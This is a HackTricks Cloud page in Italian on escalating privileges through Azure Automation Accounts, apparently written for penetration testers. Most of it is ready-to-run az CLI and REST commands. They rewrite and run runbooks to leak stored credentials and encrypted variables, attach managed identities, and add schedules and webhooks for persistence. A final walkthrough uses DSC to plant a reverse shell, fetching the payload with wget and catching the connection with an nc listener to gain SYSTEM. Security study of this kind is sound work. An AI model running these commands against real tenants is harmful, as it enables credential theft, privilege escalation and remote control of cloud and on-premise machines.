 HackTricks Cloud
Az - Azure Automation Accounts Privesc
Tip
Impara & pratica AWS Hacking:
HackTricks Training AWS Red Team Expert (ARTE)
Impara & pratica GCP Hacking:HackTricks Training GCP Red Team Expert (GRTE)
Impara & pratica Az Hacking:HackTricks Training Azure Red Team Expert (AzRTE)
Sostieni HackTricks
- Controlla i subscription plans!
- Unisciti al 💬 Discord group o al telegram group o seguici su Twitter 🐦 @hacktricks_live.
- Condividi hacking tricks inviando PRs ai HackTricks e HackTricks Cloud github repos.
Azure Automation Accounts
Per maggiori informazioni consulta:
Hybrid Workers Group
- From the Automation Account to the VM
Ricorda che se in qualche modo un attacker può eseguire un runbook arbitrario (codice arbitrario) in un hybrid worker, potrà pivotare verso la posizione della VM. Questa potrebbe essere una macchina on-premise, una VPC di un altro cloud o anche una Azure VM.
Inoltre, se l’hybrid worker sta girando in Azure con altre Managed Identities attachate, il runbook potrà accedere alla managed identity del runbook e a tutte le managed identities della VM tramite il metadata service.
Tip
Ricorda che il metadata service ha una URL diversa (
http://169.254.169.254) rispetto al servizio da cui ottenere il token delle managed identities dell’automation account (IDENTITY_ENDPOINT).
- From the VM to the Automation Account

Inoltre, se qualcuno compromette una VM dove gira uno script di un Automation Account, sarà in grado di localizzare i metadata dell’Automation Account e accedervi dalla VM per ottenere token per le Managed Identities associate all’Automation Account.
Come si può vedere nell’immagine seguente, avendo accesso Administrator sulla VM è possibile trovare nelle environment variables del processo l’URL e il secret per accedere al automation account metadata service:
Microsoft.Automation/automationAccounts/jobs/write, Microsoft.Automation/automationAccounts/runbooks/draft/write, Microsoft.Automation/automationAccounts/jobs/output/read, Microsoft.Automation/automationAccounts/runbooks/publish/action (Microsoft.Resources/subscriptions/resourcegroups/read, Microsoft.Automation/automationAccounts/runbooks/write)
In sintesi queste permission permettono di creare, modificare ed eseguire Runbooks nell’Automation Account, che potresti usare per eseguire codice nel contesto dell’Automation Account ed escalare privilegi alle Managed Identities assegnate e leak credenziali e variabili criptate memorizzate nell’Automation Account.
La permission Microsoft.Automation/automationAccounts/runbooks/draft/write permette di modificare il codice di un Runbook nell’Automation Account usando:
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content '$creds = Get-AutomationPSCredential -Name "<credential-name>"
$runbook_variable = Get-AutomationVariable -Name "<encrypted-variable-name>"
$runbook_variable
$creds.GetNetworkCredential().username
$creds.GetNetworkCredential().password'
Nota come lo script precedente può essere usato per il leak dello username e della password di una credenziale e il valore di una variabile cifrata memorizzata nell’Automation Account.
Il permesso Microsoft.Automation/automationAccounts/runbooks/publish/action permette all’utente di pubblicare un Runbook nell’Automation Account in modo che le modifiche vengano applicate:
az automation runbook publish \
--resource-group <res-group> \
--automation-account-name <account-name> \
--name <runbook-name>
Il permesso Microsoft.Automation/automationAccounts/jobs/write consente all’utente di eseguire un Runbook nell’Automation Account tramite:
az automation runbook start \
--automation-account-name <account-name> \
--resource-group <res-group> \
--name <runbook-name> \
[--run-on <name-hybrid-group>]
Il permesso Microsoft.Automation/automationAccounts/jobs/output/read consente all’utente di leggere l’output di un job nell’Automation Account usando:
az rest --method GET \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/jobs/<job-name>/output?api-version=2023-11-01"
Se non sono stati creati Runbooks, o vuoi crearne uno nuovo, avrai bisogno delle autorizzazioni Microsoft.Resources/subscriptions/resourcegroups/read e Microsoft.Automation/automationAccounts/runbooks/write per farlo usando:
az automation runbook create --automation-account-name <account-name> --resource-group <res-group> --name <runbook-name> --type PowerShell
Microsoft.Automation/automationAccounts/write, Microsoft.ManagedIdentity/userAssignedIdentities/assign/action
Questa autorizzazione permette all’utente di assign a user managed identity all’Automation Account usando:
az rest --method PATCH \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>?api-version=2020-01-13-preview" \
--headers "Content-Type=application/json" \
--body '{
"identity": {
"type": "UserAssigned",
"userAssignedIdentities": {
"/subscriptions/<subscripntion-id>/resourceGroups/<res-group>/providers/Microsoft.ManagedIdentity/userAssignedIdentities/<user-managed-identity-name>": {}
}
}
}'
Microsoft.Automation/automationAccounts/schedules/write, Microsoft.Automation/automationAccounts/jobSchedules/write
Con il permesso Microsoft.Automation/automationAccounts/schedules/write è possibile creare un nuovo Schedule nell’Automation Account che viene eseguito ogni 15 minuti (non molto stealth) utilizzando il seguente comando.
Nota che l’intervallo minimo per uno Schedule è di 15 minuti, e che il tempo di inizio minimo è di 5 minuti a partire da ora.
## For linux
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every minute" \
--start-time "$(date -u -d "7 minutes" +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15

## Form macOS
az automation schedule create \
--resource-group <RESOURCE_GROUP> \
--automation-account-name <AUTOMATION_ACCOUNT_NAME> \
--name <SCHEDULE_NAME> \
--description "Triggers runbook every 15 minutes" \
--start-time "$(date -u -v+7M +%Y-%m-%dT%H:%M:%SZ)" \
--frequency Minute \
--interval 15
Poi, con il permesso Microsoft.Automation/automationAccounts/jobSchedules/write è possibile assegnare uno Scheduler a un runbook usando:
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-accounts>/jobSchedules/b510808a-8fdc-4509-a115-12cfc3a2ad0d?api-version=2015-10-31" \
--headers "Content-Type=application/json" \
--body '{
"properties": {
"runOn": "",
"runbook": {
"name": "<runbook-name>"
},
"schedule": {
"name": "<scheduler-name>>"
},
"parameters": {}
}
}'
Tip
Nell’esempio precedente l’id jobchedule è stato lasciato come
b510808a-8fdc-4509-a115-12cfc3a2ad0dcome esempio ma dovrai usare un valore arbitrario per creare questa assegnazione.
Microsoft.Automation/automationAccounts/webhooks/write
Con il permesso Microsoft.Automation/automationAccounts/webhooks/write è possibile creare un nuovo Webhook per un Runbook all’interno di un Automation Account usando uno dei seguenti comandi.
Con Azure Powershell:
New-AzAutomationWebHook -Name <webhook-name> -ResourceGroupName <res-group> -AutomationAccountName <automation-account-name> -RunbookName <runbook-name> -IsEnabled $true
Con AzureCLI e REST:
az rest --method put \
--uri "https://management.azure.com/subscriptions/<subscriptionID>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/webhooks/<webhook-name>?api-version=2015-10-31" \
--body '{
"name": "<webhook-name>",
"properties": {
"isEnabled": true,
"expiryTime": "2027-12-31T23:59:59+00:00",
"runOn": "<worker name>",
"runbook": {
"name": "<runbook-name>"
}
}
}'
Questi comandi dovrebbero restituire un webhook URI che viene visualizzato solo alla creazione. Poi, per invocare il runbook usando il webhook URI
curl -X POST "https://f931b47b-18c8-45a2-9d6d-0211545d8c02.webhook.eus.azure-automation.net/webhooks?token=Ts5WmbKk0zcuA8PEUD4pr%2f6SM0NWydiCDqCqS1IdzIU%3d" \
-H "Content-Length: 0"
Microsoft.Automation/automationAccounts/runbooks/draft/write
Solo con il permesso Microsoft.Automation/automationAccounts/runbooks/draft/write è possibile aggiornare il codice di un Runbook senza pubblicarlo e avviarlo utilizzando i seguenti comandi.
# Update the runbook content with the provided PowerShell script
az automation runbook replace-content --no-wait \
--resource-group Resource_Group_1 \
--automation-account-name autoaccount1 \
--name AzureAutomationTutorialWithIdentity \
--content 'echo "Hello World"'

# Run the unpublished code
## Indicate the name of the hybrid worker group in runOn to execute the runbook there
az rest \
--method PUT \
--url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob?api-version=2023-05-15-preview" \
--headers "Content-Type=application/json" \
--body '{
"parameters": {},
"runOn": "",
"runtimeEnvironment": "PowerShell-5.1"
}'

# Get the output (a different permission is needed here, but you could get a revershell or exfiltrate the token to avoid needing this permission)
az rest --method get --url "https://management.azure.com/subscriptions/9291ff6e-6afb-430e-82a4-6f04b2d05c7f/resourceGroups/Resource_Group_1/providers/Microsoft.Automation/automationAccounts/autoaccount1/runbooks/AzureAutomationTutorialWithIdentity/draft/testJob/streams?api-version=2019-06-01"
Microsoft.Automation/automationAccounts/sourceControls/write, (Microsoft.Automation/automationAccounts/sourceControls/read)
Questa autorizzazione consente all’utente di configurare il controllo del codice sorgente per l’Automation Account usando un comando come il seguente (in questo esempio viene usato Github):
az automation source-control create \
--resource-group <res-group> \
--automation-account-name <automation-account-name> \
--name RemoteGithub \
--repo-url https://github.com/carlospolop/gh-runbooks.git \
--branch main \
--folder-path /runbooks/ \
--publish-runbook true \
--auto-sync \
--source-type GitHub \
--token-type PersonalAccessToken \
--access-token github_pat_11AEDCVZ<rest-of-the-token>
Questo importerà automaticamente i runbook dal repository Github nell’Automation Account e, con alcune altre autorizzazioni per avviarne l’esecuzione, sarebbe possibile elevare i privilegi.
Moreover, remember that for source control to work in Automation Accounts it must have a managed identity with the role Contributor and if it’s a user managed identity the cleint id of the MI must be specified in the variable AUTOMATION_SC_USER_ASSIGNED_IDENTITY_ID.
Tip
Nota che non è possibile modificare l’URL del repo di uno source control una volta creato.
Microsoft.Automation/automationAccounts/variables/write
Con il permesso Microsoft.Automation/automationAccounts/variables/write è possibile scrivere variabili nell’Automation Account usando il seguente comando.
az rest --method PUT \
--url "https://management.azure.com/subscriptions/<subscription-id>/resourceGroups/<res-group>/providers/Microsoft.Automation/automationAccounts/<automation-account-name>/variables/<variable-name>?api-version=2019-06-01" \
--headers "Content-Type=application/json" \
--body '{
"name": "<variable-name>",
"properties": {
"description": "",
"value": "\"<variable-value>\"",
"isEncrypted": false
}
}'
Ambienti di runtime personalizzati
Se un automation account usa un custom runtime, potrebbe essere possibile sovrascrivere un pacchetto custom del runtime con del codice malevolo (come una backdoor). In questo modo, ogni volta che un runbook che usa quel custom runtime viene eseguito e carica il pacchetto custom, il codice malevolo verrà eseguito.
Compromissione della State Configuration
Leggi il post completo su: https://medium.com/cepheisecurity/abusing-azure-dsc-remote-code-execution-and-privilege-escalation-ab8c35dd04fe
- Step 1 — Creazione dei file
File necessari: Sono necessari due script PowerShell:
reverse_shell_config.ps1: Un file Desired State Configuration (DSC) che recupera ed esegue il payload. È reperibile su GitHub.push_reverse_shell_config.ps1: Uno script per pubblicare la configurazione sulla VM, disponibile su GitHub.
Personalizzazione: Le variabili e i parametri in questi file devono essere adattati all’ambiente specifico dell’utente, inclusi nomi delle risorse, percorsi dei file e identificatori del server/payload.
- Step 2 — Zip del file di configurazione
Il reverse_shell_config.ps1 viene compresso in un file .zip, pronto per il trasferimento su Azure Storage Account.
Compress-Archive -Path .\reverse_shell_config.ps1 -DestinationPath .\reverse_shell_config.ps1.zip
- Passo 3 — Imposta contesto Storage & Upload
Il file di configurazione zippato viene caricato in un container di Azure Storage predefinito, azure-pentest, usando il cmdlet Set-AzStorageBlobContent di Azure.
Set-AzStorageBlobContent -File "reverse_shell_config.ps1.zip" -Container "azure-pentest" -Blob "reverse_shell_config.ps1.zip" -Context $ctx
- Passo 4 — Prepara Kali Box
Il server Kali scarica il payload RevPS.ps1 da un repository GitHub.
wget https://raw.githubusercontent.com/nickpupp0/AzureDSCAbuse/master/RevPS.ps1
Lo script viene modificato per specificare la Windows VM di destinazione e la porta per il reverse shell.
- Step 5 — Pubblica il file di configurazione
Il file di configurazione viene eseguito, facendo sì che lo script di reverse-shell venga distribuito nella posizione specificata sulla Windows VM.
- Step 6 — Ospita il payload e configura il listener
Viene avviato un Python SimpleHTTPServer per ospitare il payload, insieme a un listener Netcat per catturare le connessioni in arrivo.
sudo python -m SimpleHTTPServer 80
sudo nc -nlvp 443
Il scheduled task esegue il payload, ottenendo privilegi di livello SYSTEM.
Tip
Impara & pratica AWS Hacking:
Impara & pratica GCP Hacking:
Impara & pratica Az Hacking:Sostieni HackTricks
- Controlla i subscription plans!
- Unisciti al 💬 Discord group o al telegram group o seguici su Twitter 🐦 @hacktricks_live.
- Condividi hacking tricks inviando PRs ai HackTricks e HackTricks Cloud github repos.